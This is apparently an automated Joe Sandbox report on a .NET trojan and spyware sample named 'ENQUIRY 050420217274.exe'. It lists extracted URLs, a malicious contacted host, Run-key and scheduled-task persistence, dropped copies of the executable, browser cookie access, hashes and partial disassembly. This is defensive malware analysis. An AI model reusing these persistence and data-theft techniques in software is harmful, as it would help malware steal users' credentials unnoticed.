http://www.typography.netD	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://YpcvER.com	jNnlJrO.exe, 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gsEyIHJd6j5pGI.net	ENQUIRY 050420217274.exe, 00000003.00000002.494722839.0000000002B50000.00000004.00000001.sdmp, ENQUIRY 050420217274.exe, 00000003.00000002.494796953.0000000002B5E000.00000004.00000001.sdmp, ENQUIRY 050420217274.exe, 00000003.00000003.450719560.0000000000A14000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	jNnlJrO.exe, 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.sharpn.com	ENQUIRY 050420217274.exe, 00000003.00000002.494992635.0000000002B72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ENQUIRY 050420217274.exe, 00000000.00000002.235666947.000000000003391000.00000004.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.334369508.0000000002DC1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	ENQUIRY 050420217274.exe, 00000000.00000002.240872663.000000000006380000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000D.00000002.341188583.0000000005CA0000.00000002.00000001.sdmp, jNnlJrO.exe, 0000000E.00000002.344641962.000000006370000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	ENQUIRY 050420217274.exe, 00000000.00000002.236883702.000000000004399000.00000004.00000001.sdmp, ENQUIRY 050420217274.exe, 00000003.00000002.479176115.0000000000402000.00000040.00000001.sdmp, jNnlJrO.exe, 00000000D.00000002.337141324.0000000003DC9000.00000004.00000001.sdmp, jNnlJrO.exe, 00000012.00000002.479218404.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.95.74	sharpn.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404242
Start date:	04.05.2021
Start time:	20:38:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ENQUIRY 050420217274.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@15/8@4/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 0% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 52.147.198.201, 104.42.151.234, 23.57.80.111, 13.107.4.50 • Excluded domains from analysis (whitelisted): fs.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, afdap.au.au-msedge.net, skypedataprdcoleus16.cloudapp.net, skypedataprdcoleus15.cloudapp.net, au.au-msedge.net, Edge-Prod-FRAr4b.env.au.au-msedge.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, au.c-0001.c-msedge.net, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/404242/sample/ENQUIRY 050420217274.exe

Simulations

Behavior and APIs

Time	Type	Description
20:39:47	API Interceptor	694x Sleep call for process: ENQUIRY 050420217274.exe modified
20:40:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run jNnIJrO C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
20:40:21	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run jNnIJrO C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
20:40:27	API Interceptor	381x Sleep call for process: jNnIJrO.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.95.74	Canada order.vbs	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	CeU8WbOVEc.exe	Get hash	malicious	Browse	• 162.241.169.22
	gYTzvSWfKT.exe	Get hash	malicious	Browse	• 192.185.161.67
	sample04052021.xlsx	Get hash	malicious	Browse	• 192.185.161.67
	RFQ INQ HCH2323ED.doc	Get hash	malicious	Browse	• 162.241.169.22
	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• 67.222.39.83
	statistic-2067311372.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2067311372.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2069354685.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2070252624.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	INDIA ORDERD CH2323ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-2072807337.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	statistic-207394368.xlsm	Get hash	malicious	Browse	• 192.254.233.89
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	GK58.vbs	Get hash	malicious	Browse	• 192.185.21.136

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ENQUIRY 050420217274.exe.log	
Process:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jNnIJrO.exe.log	
Process:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jNnIJrO.exe.log	
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp30B1.tmp	
Process:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1639
Entropy (8bit):	5.182246404826298
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBrC0tn:cbh47TlNQ//rydbz9I3YODOLNdq3L
MD5:	29FBD7DA00017701EF7DD3327B37EBB2
SHA1:	9D12FDA164CC35164DFF1897A005D6BFDC3FC41F
SHA-256:	0B17CE76E7CCEAB705A5138E4BC12715E57447977E4224491825D796535A63B4
SHA-512:	F11C04DBC166C979F280CBEC984E918EDB48D655B88EB18BEC4BE39BC4609312C04040AED48EE6A73C35CCA5ED81E2DA08EC66876522F54EC02A3BC14ED21 AF
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmp9220.tmp	
Process:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1639
Entropy (8bit):	5.182246404826298
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBrC0tn:cbh47TlNQ//rydbz9I3YODOLNdq3L
MD5:	29FBD7DA00017701EF7DD3327B37EBB2
SHA1:	9D12FDA164CC35164DFF1897A005D6BFDC3FC41F
SHA-256:	0B17CE76E7CCEAB705A5138E4BC12715E57447977E4224491825D796535A63B4
SHA-512:	F11C04DBC166C979F280CBEC984E918EDB48D655B88EB18BEC4BE39BC4609312C04040AED48EE6A73C35CCA5ED81E2DA08EC66876522F54EC02A3BC14ED21 AF
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified

C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default\Cookies	
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\cZltdo.exe	
Process:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1224704
Entropy (8bit):	7.064122737910894
Encrypted:	false
SSDEEP:	24576:XD9wLdQoLAHcLeYS0pbstFk0LIGfncM+eg:XD9wLd4L10ds3kRGfn2
MD5:	CF4FBD7FA545026F738A9B49730010E0
SHA1:	93AAA89ACDDA9B49C501D901E29B17E8E8D56C75
SHA-256:	D4A486D6EB6FF402162A440E49CB53777C2A3A0E98ABB04016E189CD445676A2
SHA-512:	F94C246EF1745D1F3D67C4B468497EBA7F551A00D3A797EF9AD12B2F10AF81B0071AB6D1DC44D026EA23E5BC2C148B273E8C478E7CB3B7BDD186531E1981D46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...C2.....0..$.....C... ...`....@.. ..... ..... ..@.....tC..O....`..\.....XC..... ....H.....text....#... ...$..... ..`.rsrc...\....`.....&.....@..@.rel oc.....@..B.....C.....H.....i...r.....0.....r...p.+..*..0.....r!..p.+..*".(.....*.0..p.....r-..p..{....s.....o.....s.....o.... r...p.o....o....&.o....&r...pr...p..@(....&.o.....o ...(!...&...*.....]^.....0..c.....r...p..{....s.....o.....s.....o....r4..p.o....o....&.o....rB..p.o....o....&.o....rR..p.o....o....&.o....rb..p..o... .o....&.o....rr..p..o"...o#...o....&.o....r...p..o....o....&.o....r...p..o$....

C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	
Process:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1224704
Entropy (8bit):	7.064122737910894
Encrypted:	false
SSDEEP:	24576:XD9wLdQoLAHcLeYS0pbstFk0LIGfncM+eg:XD9wLd4L10ds3kRGfn2
MD5:	CF4FBD7FA545026F738A9B49730010E0
SHA1:	93AAA89ACDDA9B49C501D901E29B17E8E8D56C75
SHA-256:	D4A486D6EB6FF402162A440E49CB53777C2A3A0E98ABB04016E189CD445676A2
SHA-512:	F94C246EF1745D1F3D67C4B468497EBA7F551A00D3A797EF9AD12B2F10AF81B0071AB6D1DC44D026EA23E5BC2C148B273E8C478E7CB3B7BDD186531E1981D46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...C2.....0..$.....C... ...`....@.. ..... ..... ..@.....tC..O....`..\.....XC..... ....H.....text....#... ...$..... ..`.rsrc...\....`.....&.....@..@.rel oc.....@..B.....C.....H.....i...r.....0.....r...p.+..*..0.....r!..p.+..*".(.....*.0..p.....r-..p..{....s.....o.....s.....o.... r...p.o....o....&.o....&r...pr...p..@(....&.o.....o ...(!...&...*.....]^.....0..c.....r...p..{....s.....o.....s.....o....r4..p.o....o....&.o....rB..p.o....o....&.o....rR..p.o....o....&.o....rb..p..o... .o....&.o....rr..p..o"...o#...o....&.o....r...p..o....o....&.o....r...p..o$....

C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD

C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe:Zone.Identifier

SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.064122737910894
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	ENQUIRY 050420217274.exe
File size:	1224704
MD5:	cf4fbd7fa545026f738a9b49730010e0
SHA1:	93aaa89acdda9b49c501d901e29b17e8e8d56c75
SHA256:	d4a486d6eb6ff402162a440e49cb53777c2a3a0e98abb04016e189cd445676a2
SHA512:	f94c246ef1745d1f3d67c4b468497eba7f551a00d3a797ef9ad12b2f10af81b0071ab6d1dc44d026ea23e5bc2c148b273e8c478e7cb3b7bdd186531e1981d496
SSDEEP:	24576:XD9wLdQoLAHcLeYS0pbstFk0LIGfncM+eg:XD9wLd4L10ds3kRGfn2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...C2.....0..$.....C... ...`....@.. ....@.....

File Icon

Icon Hash:	19d8d0c2d4d2c421

Static PE Info

General

Entrypoint:	0x5043c6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x96043243 [Sun Oct 3 07:03:31 2049 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
